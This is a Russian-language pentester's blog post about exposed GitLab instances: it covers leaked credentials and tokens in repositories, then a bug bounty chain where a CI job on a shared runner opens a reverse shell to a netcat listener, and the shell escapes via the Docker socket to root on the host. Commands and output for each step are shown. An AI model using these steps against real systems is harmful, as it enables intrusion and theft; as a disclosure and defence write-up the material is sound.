

Explor-им GitLab

Дмитрий Прохоров – специалист по тестированию на проникновение, CyberOK.

Введение

Меня зовут Дмитрий Прохоров, я пентестер из команды CyberOK. Часто на проектах по пентесту, а также в программах Bug Bounty встречаются Gitlab'ы. И встречаются они не только специалистам по ИБ, но и злобным хакерам, которые не прочь завладеть секретами репозитория и даже исполнить код на сервере! Все представленные материалы несут образовательный характер 😊

Сегодня я бы хотел посвятить свой монолог тем, кто любит приоткрывать завесу тайн своего Gitlab через функционал Explore и показывать интересные кейсы из Bug Bounty и пентестов, где небольшая мiskonфигурация приводит к тяжелым последствиям.

Explore – не баг, а фича!

[Холивар](#) на тему функционала исследования Gitlab для анонимных пользователей тянулся несколько лет с 2017 года. И закрытие данной фичи до 2020 года являлось скорее костылем. Но на проблему обратили внимание и все-таки закрыли Explore и Help для неаутентифицированных пользователей через настройки видимости репозитория (Covid сыграл в этом некую роль).




Рис. 1

Поэтому речь, по большому счету, пойдет о тех организациях, где уровень видимости настроен некорректно и дает злобным хакерам больше информации, чем нужно.


В поисках тайн.

Введение прошло, переходим к исследованию. Самое очевидное, что стоит поискать в Gitlab — это токены, API-ключи и информацию о внутренней сети.

В проектах встречалось разное ☺:

```
28 # Commit changes to master repository
29 #git add ██████████.dmp .gitlab-ci.yml
30 git add ██████████_$.dmp .gitlab-ci.yml
31 #git commit -m "Renewed dump at $dt"
32 git commit -m "Created new dump, renewed .gitlab-ci.yml"
33
34 git push "https://██████████:Ma██████████A@g██████████.com/██████████.git" "HEAD:master"
35
```

Рис. 2 Раскрытие логина и пароля Gitlab (https://login:pass@gitlab.example.com)



The screenshot shows a GitLab interface. At the top, there is a red error message: "An error occurred while fetching commit data." Below this, a commit is shown for the file ".gitlab-ci.yml", authored 2 months ago. The file is on the "master" branch. Below the commit, the content of the file "defines.sh" is displayed, showing six lines of shell commands that export database credentials:

```
1 export POSTGRES_PWD=postgres
2 export ██████████_pwd=GL██████████MKj
3 export srchost=vm-poorman-pg-db
4 export srcdb=██████████
5 export srcuser=██████████
6 export srcpwd=GL██████████MKj
```

Рис. 3 Раскрытие логина и пароля БД в файле .sh

Repository


master / infra / openrc.sh

Initial commit
authored 2 months ago

openrc.sh 741 bytes

```
1  #!/usr/bin/env bash
2
3
4  export OS_AUTH_URL=
5
6  export OS_PROJECT_ID=
7  export OS_REGION_NAME="RegionOne"
8  unset OS_PROJECT_NAME
9  unset OS_PROJECT_DOMAIN_ID
10
11 # unset v2.0 items in case set
12 unset OS_TENANT_ID
13 unset OS_TENANT_NAME
14
15 if [[ -z $OS_USERNAME ]] || [[ -z $OS_PASSWORD ]] || [[ "$OS_USERNAME" != "sib-up@mail.ru" ]]; then
16
17 export OS_USERNAME="sib-up@mail.ru"
18 export OS_USER_DOMAIN_NAME="users"
```

Рис. 4 Раскрытие ключей API в файле .sh




```
Repository  
master / [redacted] / ansible / vars / runner_vars.yml  
devops [redacted] authored 4 months ago  
runner_vars.yml 696 bytes  
1 gitlab_runner_coordinator_url: https://[redacted]  
2 gitlab_runner_registration_token: 'G[redacted]'  
3 gitlab_runner_runners:  
4 - name: [redacted]  
5   executor: [redacted]  
6   tags:  
7     - [redacted]  
8  
9 - name: [redacted]  
10  executor: docker  
11  docker_image: 'docker'  
12  tags:  
13    - docker  
14    - node  
15    - ruby  
16    - mysql  
17  docker_privileged: true  
18  docker_volumes:  
19    - "/var/run/docker.sock:/var/run/docker.sock"  
20    - "/cache"  
21  extra_configs:  
22    runners.docker:  
23      memory: 512m  
24      allowed_images: ["ruby:*", "python:*", "php:*", "docker:*"]  
25    runners.docker.sysctls:  
26      net.ipv4.ip_forward: "1"  
27
```

Рис. 5 Раскрытие окружения Shared Runner в файле. yml – Ansible

И если, рассматривая первые три скриншота, все вполне очевидно (и ничего нового я не показал), то окружение Shared Runner'a представляет наибольший интерес для эксплуатации связи уязвимостей и выполнения удаленного кода на сервере. При наличии раскрытия токена Shared Runner'a мы можем обратиться напрямую к Gitlab и [перехватить](#) сессию задач процесса CI/CD. Это может помочь получить первоначальный доступ к репозиторию от имени пользователя проекта.

Расшаренные бегуны.

Что ж, если на различные токены и секреты репозиторий пуст, то идем в раздел CI/CD проекта и смотрим, что там в Jobs'ах:



```
1 Running with gitlab-runner 17.2.0 (6428c288)
2   on deploy-runner PiQzcy, system ID: s_69632ad073fb
3   ✓ Preparing the "docker" executor
4   Using Docker executor with image ruby:2.7 ...
5   Pulling docker image ruby:2.7 ...
6   Using docker image sha256:3cb80b8c626861ba5167462228a035db0b2deee893f3e8fafcf256d9d3abdae for ruby:2.7 with digest ruby@sha256:2347de892e419c7160fc21dec721d5952736909f8c3fb7f84cb4a07aaf9ce7d ...
7   ✓ Preparing environment
8   Running on runner-piqzcy-project-556375-concurrent-0 via test...
9   ✓ Getting source from Git repository
10  Fetching changes with git depth set to 20...
11  Reinitialized existing Git repository in /.../.git/
12  Checking out 46e99a2e as detached HEAD (ref is master)...
13  Removing build_prod/
14  Removing build_staging/
15  Removing node_modules/
16  Skipping git submodules setup
17  ✓ Downloading artifacts
18  Downloading artifacts for install_dependencies (697551)...
19  Downloading artifacts from coordinator... ok      host=gitlab.      id=697551 responseStatus=200 OK token=64_4DJ7E
20  Downloading artifacts for build_staging (697552)...
21  Downloading artifacts from coordinator... ok      host=gitlab      id=697552 responseStatus=200 OK token=64_4DJ7E
22  ✓ Executing "step_script" stage of the job script
23  Using docker image sha256:3cb80b8c626861ba5167462228a035db0b2deee893f3e8fafcf256d9d3abdae for ruby:2.7 with digest ruby@sha256:2347de892e419c7160fc21dec721d5952736909f8c3fb7f84cb4a07aaf9ce7d ...
24  $ ln -rsnv /var/www/test-app/$(env)_SCL_COMMIT_SHA $docker_html_path/$deploy_userfolder
25  ln: failed to create symbolic link '/www/staging/master': No such file or directory
26  ✓ Cleaning up project directory and file based variables
27  ERROR: Job failed: exit code 1
```

Рис. 6 Еще одно место для утечек переменных окружения

Наличие процессов CI/CD — это уже хорошо и здесь можно выстроить интересный вектор, о котором очень подробно [рассказали](#) ребята из Pulse Security.

И именно этот вектор позволил мне попасть в шорт-лист Pentest Award, а также забрать хорошую баунти в одной из программ VK.

Главной проблемой был доступ к данному репозиторию. К сожалению, утечки токена Shared Runner'a не было, но мы как хитрые багхантеры знаем, что при возможности приобретения легального доступа (да-да, не Try Harder) не жалко вложить собственные средства, которые с большей вероятностью окупятся. И это был именно такой случай. Немного заморочившись с вводом данных своей карты, я получил заветные креды и побежал проверять свою теорию похека 😊.

Моя теория заключалась в следующем. Shared Runners в Gitlab — это составляющая процесса Pipeline среды CI/CD.



Рис.7

Для хакера это лакомый кусочек в случае, если:

- 1) Пользователь имеет право на запись в **.gitlab_ci.yml** в репозитории;
- 2) Runner находится во внутренней инфраструктуре.

По умолчанию GitLab Runners доступны для каждого проекта. Это означает, что злоумышленнику не требуется доступ к определенному репозиторию для проведения атак. Злоумышленник, имеющий любой доступ к GitLab, может создать личный репозиторий и начать атаковать инфраструктуру раннера.




Рис. 8

Более того, как правило, для этого [ИСПОЛЬЗУЕТСЯ](#) «docker-in-docker» (DIND) для создания контейнера внутри конвейера (Pipeline).

По указанной выше схеме-картинке, в качестве одноглазого Джо, я прошелся, изучая CI/CD на сервере GitLab.

Похек ☺

Немного пройдясь по проектам злополучного репозитория, забрав шаблонный `.gitlab-ci.yml` и удалив оттуда все лишнее, я собрал такой вот джентельменский набор буквочек:




Рис.9

Перед тем как проводить манипуляции, важно клацнуть на раннер, который нам нужен в настройках CI/CD репозитория.

Поднимаем на своей Front Gun пушке nc:




Рис.10

Запускаем билд и ждем прилета нашего бэконнекта.

```

root@22229891-:~# nc -vv -k -l -p 4321
Listening on 0.0.0.0 4321
Connection received on 10.10.10.10 46868
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
<421-concurrent-0:/builds/ /test_rce#

```

```

<421-concurrent-0:/builds/ /test_rce# id
uid=0(root) gid=0(root) groups=0(root)

```

Рис.11

И мы в докере. Полученный shell кривой и неудобный. Поэтому получаем хороший TTY (как же тут без табов и `.bash_history`):

```

apt update
apt install python3
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Ctrl+Z
stty raw -echo; fg; ls; export SHELL=/bin/bash; export TERM=screen; stty rows 38 columns 116; reset;

```

И вот мы гуляем по среде Shared Runner'a. Конечно, нам от него никакого импакта, кроме как возможных билдов других пользователей. Но мы же в докере, а значит нужно повышаться до докер-хоста.

И в моем кейсе все прошло достаточно тривиально :)

Заходим в `/var` и видим по дефолту лежащий `docker.sock`.

```

<421-concurrent-0:/builds/ /test_rce# ls -la /run/docker.sock
srw-rw---- 1 root 990 0 Feb 20 2023 /run/docker.sock

```

Рис.12

Тут у меня глаза загорелись! Настраиваем среду для запуска `docker-ce`:

```

apt install apt-transport-https ca-certificates curl software-properties-common -y
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | apt-key add -
add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu bionic stable"
apt update
apt install docker-ce -y

```

И вводим заветную команду для профита:

```

docker run -it --privileged -v /:/host/ ubuntu bash -c "chroot /host/"

```

```

<ivileged -v /:/host/ ubuntu bash -c "chroot /host/"
sh-4.4# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.4# cd /
sh-4.4# ls -la
total 24
dr-xr-xr-x. 17 root root 244 Dec 22 2021 .
dr-xr-xr-x. 17 root root 244 Dec 22 2021 ..
-rw-r--r-- 1 root root 0 Dec 22 2021 .autorelabel
lrwxrwxrwx. 1 root root 7 Oct 9 2021 bin -> usr/bin
dr-xr-xr-x. 5 root root 4096 Dec 3 2021 boot
drwxr-xr-x 18 root root 3100 Feb 20 2023 dev
drwxr-xr-x. 95 root root 8192 Sep 21 10:38 etc
drwxr-xr-x. 11 root root 200 Oct 18 16:37 home
lrwxrwxrwx. 1 root root 7 Oct 9 2021 lib -> usr/lib
lrwxrwxrwx. 1 root root 9 Oct 9 2021 lib64 -> usr/lib64
drwxr-xr-x. 2 root root 6 Oct 9 2021 media
drwxr-xr-x. 2 root root 6 Oct 9 2021 mnt
drwxr-xr-x. 3 root root 24 Jul 20 2022 opt
dr-xr-xr-x 319 root root 0 Feb 20 2023 proc
dr-xr-x---. 5 root root 170 Jul 20 2022 root
drwxr-xr-x 31 root root 940 Nov 19 17:13 run
lrwxrwxrwx. 1 root root 8 Oct 9 2021 sbin -> usr/sbin
drwxr-xr-x. 3 root root 20 Dec 14 2022 srv
dr-xr-xr-x 13 root root 0 Feb 20 2023 sys
drwxrwxrwt. 21 root root 4096 Dec 17 21:58 tmp
drwxr-xr-x. 12 root root 144 Dec 3 2021 usr
drwxr-xr-x. 21 root root 4096 Aug 16 2022 var
sh-4.4#

```

Рис. 13

Забегаю с рутом посмотреть, а что там в /home и наблюдаю пользователей инфры.

```

sh-4.4# cd /home
sh-4.4# ls -la
total 0
drwxr-xr-x. 11 root          root          200 Oct 18 16:37 .
dr-xr-xr-x. 17 root          root          244 Dec 22 2021 ..
drwxr-xr-x  3 a[REDACTED] v Domain Users  78 Dec 27 2022 a[REDACTED]
drwxr-xr-x  3 a[REDACTED] v Domain Users  78 Mar 24 2023 a[REDACTED]
drwx----- 2 c[REDACTED]      bin          62 Jul 20 2022 c[REDACTED]
drwxr-xr-x  3 d[REDACTED]      Domain Users  99 Jul 20 2022 d[REDACTED]
drwxr-xr-x  2 d[REDACTED]      Domain Users  83 Apr 14 2023 d[REDACTED]
drwx----- 2 g[REDACTED]      gitlab-runner 6 Jul 20 2022 g[REDACTED]
drwxr-xr-x  2 m[REDACTED]      Domain Users  62 Oct 18 16:37 m[REDACTED]

```

Рис.14

Счастью не было предела и отчет начал писаться под выброс легкого адреналин). Отдельная благодарность команде ВК за быстрый триаж и отличную выплату!

В заключение

Для полного понимания вышеуказанной цепочки различных мисконфигураций и уязвимостей можно привести следующую схему:




Рис.15

Возвращаясь ко второму заголовку: «Explore – не баг, а фича!», стоит отметить, что данный функционал, доступный анонимному пользователю – это все-таки баг. Отслеживать все процессы и пуши, происходящие в Gitlab, а также то, какие данные будут доступны «случайному» пользователю, крайне сложно. Поэтому стоит серьёзно отнестись к настройке приватности вашего репозитория.

